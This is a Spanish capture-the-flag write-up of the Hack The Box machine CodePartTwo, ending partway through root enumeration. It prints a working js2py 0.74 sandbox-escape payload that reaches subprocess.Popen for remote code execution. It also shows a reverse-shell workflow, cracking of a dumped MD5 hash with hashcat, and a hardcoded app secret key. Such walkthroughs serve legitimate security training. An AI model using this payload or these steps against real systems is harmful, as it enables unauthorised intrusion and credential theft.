CodePartTwo - HTB
Enumeration
Vamos a empezar con un escaneo nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ nmap -p- --open -sS -n -Pn -vvv --min-rate=5000 10.10.11.82
Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-09-17 18:36 CEST
Initiating SYN Stealth Scan at 18:36
Scanning 10.10.11.82 [65535 ports]
Discovered open port 22/tcp on 10.10.11.82
Discovered open port 8000/tcp on 10.10.11.82
Completed SYN Stealth Scan at 18:36, 12.24s elapsed (65535 total ports)
Nmap scan report for 10.10.11.82
Host is up, received user-set (0.044s latency).
Scanned at 2025-09-17 18:36:15 CEST for 12s
Not shown: 64536 closed tcp ports (reset), 997 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
           Raw packets sent: 67795 (2.983MB) | Rcvd: 64627 (2.585MB)
Vemos el puerto 22 y 8000 . Vamos a realizar un segundo escaneo para averiguar que servicio y en que version corre en cada puerto:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ nmap -p22,8000 -sCV 10.10.11.82
Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-09-17 18:38 CEST
Nmap scan report for 10.10.11.82
Host is up (0.044s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
| PUERTO | SERVICIO |
|---|---|
22/TCP | OpenSSH 8.2p1 |
8000/TCP | Gunicorn 20.0.4 |
Vemos que el puerto 8000 corre Gunicorn , vamos a ver que es:
Gunicornes un servidorWSGI(Web Server Gateway Interface) HTTP que actúa como intermediario entre un servidor web como Nginx o Apache y una aplicación web escrita en Python (Django o Flask)
Vamos a ver la aplicación:

Vemos que tenemos varías opciones:
LoginRegisterDownload App
Me llama la curiosidad Download App , si hacemos hovering veremos lo siguiente:

Vemos que el botón nos lleva al directorio Download . Vamos a ir hacia el:

Nos descarga un app.zip , vamos a ver su contenido:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ 7z l app.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10708 bytes (11 KiB)

Listing archive: app.zip

--
Path = app.zip
Type = zip
Physical Size = 10708

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-09-01 15:33:34 D....            0            0  app
2024-10-26 19:57:30 D....            0            0  app/static
2025-01-17 06:54:14 D....            0            0  app/static/css
2025-01-17 06:46:38 .....         4014         1209  app/static/css/styles.css
2025-01-17 06:30:04 D....            0            0  app/static/js
2024-10-26 19:57:30 .....         3309          785  app/static/js/script.js
2025-09-01 15:33:33 .....         3679         1172  app/app.py
2025-09-01 15:32:59 D....            0            0  app/templates
2025-09-01 15:32:59 .....         2069          791  app/templates/dashboard.html
2025-09-01 15:32:59 .....         4469         1227  app/templates/reviews.html
2025-09-01 15:32:59 .....         2554         1042  app/templates/index.html
2025-09-01 15:32:59 .....         1157          466  app/templates/base.html
2025-09-01 15:32:59 .....          696          372  app/templates/register.html
2025-09-01 15:32:59 .....          728          384  app/templates/login.html
2025-01-17 06:36:22 .....           49           45  app/requirements.txt
2025-01-17 06:50:10 D....            0            0  app/instance
2025-01-17 06:50:10 .....        16384          373  app/instance/users.db
------------------- ----- ------------ ------------  ------------------------
2025-09-01 15:33:34              39108         7866  11 files, 6 folders
Vemos un users.db , vamos a descomprimirlo e intentar ver que datos lleva:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ 7z x app.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10708 bytes (11 KiB)

Extracting archive: app.zip
--
Path = app.zip
Type = zip
Physical Size = 10708

Everything is Ok

Folders: 6
Files: 11
Size:       39108
Compressed: 10708
1
2
3
4
5
6
7
8
9
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ sqlite3 app/instance/users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user;
sqlite> select * from code_snippet;
sqlite>
No hay nada. Vamos a crear una cuenta en la aplicación:

Vemos que podemos ejecutar código JavaScript desde el navegador. Vamos a ver como funciona la web por atrás:
Source Analysis
app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        user = User.query.filter_by(username=username, password_hash=password_hash).first()
        if user:
            session['user_id'] = user.id
            session['username'] = username;
            return redirect(url_for('dashboard'))
        return "Invalid credentials"
    return render_template('login.html')

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    return redirect(url_for('index'))

@app.route('/save_code', methods=['POST'])
def save_code():
    if 'user_id' in session:
        code = request.json.get('code')
        new_code = CodeSnippet(user_id=session['user_id'], code=code)
        db.session.add(new_code)
        db.session.commit()
        return jsonify({"message": "Code saved successfully"})
    return jsonify({"error": "User not logged in"}), 401

@app.route('/download')
def download():
    return send_from_directory(directory='/home/app/app/static/', path='app.zip', as_attachment=True)

@app.route('/delete_code/<int:code_id>', methods=['POST'])
def delete_code(code_id):
    if 'user_id' in session:
        code = CodeSnippet.query.get(code_id)
        if code and code.user_id == session['user_id']:
            db.session.delete(code)
            db.session.commit()
            return jsonify({"message": "Code deleted successfully"})
        return jsonify({"error": "Code not found"}), 404
    return jsonify({"error": "User not logged in"}), 401

@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', debug=True)
Encontramos una key:
1
S3cr3tK3yC0d3PartTw0
Shell as app
Leyendo el código me interesé en buscar que hacia con el input del code block de la web:
1
2
3
4
5
6
7
8
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
Si leemos vemos que usa algo llamado js2py , que si buscamos lo que es:

Como tenemos el código de toda la aplicación en el principio pudimos ver el archivo requeriments.txt vamos a leerlo para ver que version está empleando de js2py :
1
2
3
4
5
6
7
8
9
┌──(pylon㉿kali)-[10.10.14.209]-[~/…/pylon/HTB/nmap/app]
└─$ cat requirements.txt
───────┬────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
       │ File: requirements.txt
───────┼────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ flask==3.0.3
   2   │ flask-sqlalchemy==3.1.1
   3   │ js2py==0.74
───────┴────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
Vemos que tiene la versión 0.74 , vamos a buscar algún exploit:

Leyendo el repositorio estamos ante una ejecución remota de código (RCE). Donde nos dan el siguiente payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
let cmd = "command"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11

Donde pone command vamos a poner un curl hacia un servidor nuestro en Python .
1
2
3
┌──(pylon㉿kali)-[10.10.14.209]-[~/…/pylon/HTB/nmap/app]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (<http://0.0.0.0:9090/>) ...
1
2
3
4
5
┌──(pylon㉿kali)-[10.10.14.209]-[~/…/pylon/HTB/nmap/app]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (<http://0.0.0.0:9090/>) ...
10.10.11.82 - - [17/Sep/2025 19:13:36] code 404, message File not found
10.10.11.82 - - [17/Sep/2025 19:13:36] "GET /works HTTP/1.1" 404 -

Funciona! Ahora vamos a enviarnos una reverse shell:
1
2
3
┌──(pylon㉿kali)-[10.10.14.209]-[~/…/pylon/HTB/nmap/app]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
1
2
3
4
5
6
7
┌──(pylon㉿kali)-[10.10.14.209]-[~/…/pylon/HTB/nmap/app]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.209] from (UNKNOWN) [10.10.11.82] 55774
bash: cannot set terminal process group (890): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
Shell as marco
Si hacemos un ls podremos ver que estamos en la misma app :
1
2
app@codeparttwo:~/app$ ls
app.py  instance  __pycache__  requirements.txt  static  templates
Pero en este caso estamos en la aplicación expuesta a internet. Así que posiblemente el users.db que vimos anteriormente pueda contener usuarios:
1
2
3
4
5
6
7
8
app@codeparttwo:~/app$ sqlite3 instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Vemos que hay 2 usuarios, marco y app . Vamos a pillar el hash de marco y crackearlo con hashcat :
1
2
3
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ hashcat marco_hash /usr/share/wordlists/rockyou.txt -m 0 --show
649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove
Vamos a probar las credenciales por SSH :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ ssh marco@10.10.11.82
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

 System information as of Wed 17 Sep 2025 05:39:10 PM UTC

  System load:           0.0
  Usage of /:            57.2% of 5.08GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.82
  IPv6 address for eth0: dead:beef::250:56ff:fe94:2290

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Wed Sep 17 17:39:11 2025 from 10.10.14.209
marco@codeparttwo:~$
Shell as root
Si vemos nuestro directorio home :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
marco@codeparttwo:~$ ls -la
total 44
drwxr-x--- 6 marco marco 4096 Sep 17 17:30 .
drwxr-xr-x 4 root  root  4096 Jan  2  2025 ..
drwx------ 7 root  root  4096 Apr  6 03:50 backups
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 marco marco  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 marco marco 3771 Feb 25  2020 .bashrc
drwx------ 2 marco marco 4096 Apr  6 04:02 .cache
drwxrwxr-x 4 marco marco 4096 Feb  1  2025 .local
lrwxrwxrwx 1 root  root     9 Nov 17  2024 .mysql_history -> /dev/null
-rw-rw-r-- 1 root  root  2893 Jun 18 11:16 npbackup.conf
-rw-r--r-- 1 marco marco  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root  root     9 Oct 31  2024 .sqlite_history -> /dev/null
drwx------ 2 marco marco 4096 Oct 20  2024 .ssh
-rw-r----- 1 root  marco   33 Sep 17 17:25 user.txt
Vemos un archivo llamado npbackup.conf y un directorio llamado backups . Vamos a ver el contenido de npbackup.conf :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
marco@codeparttwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
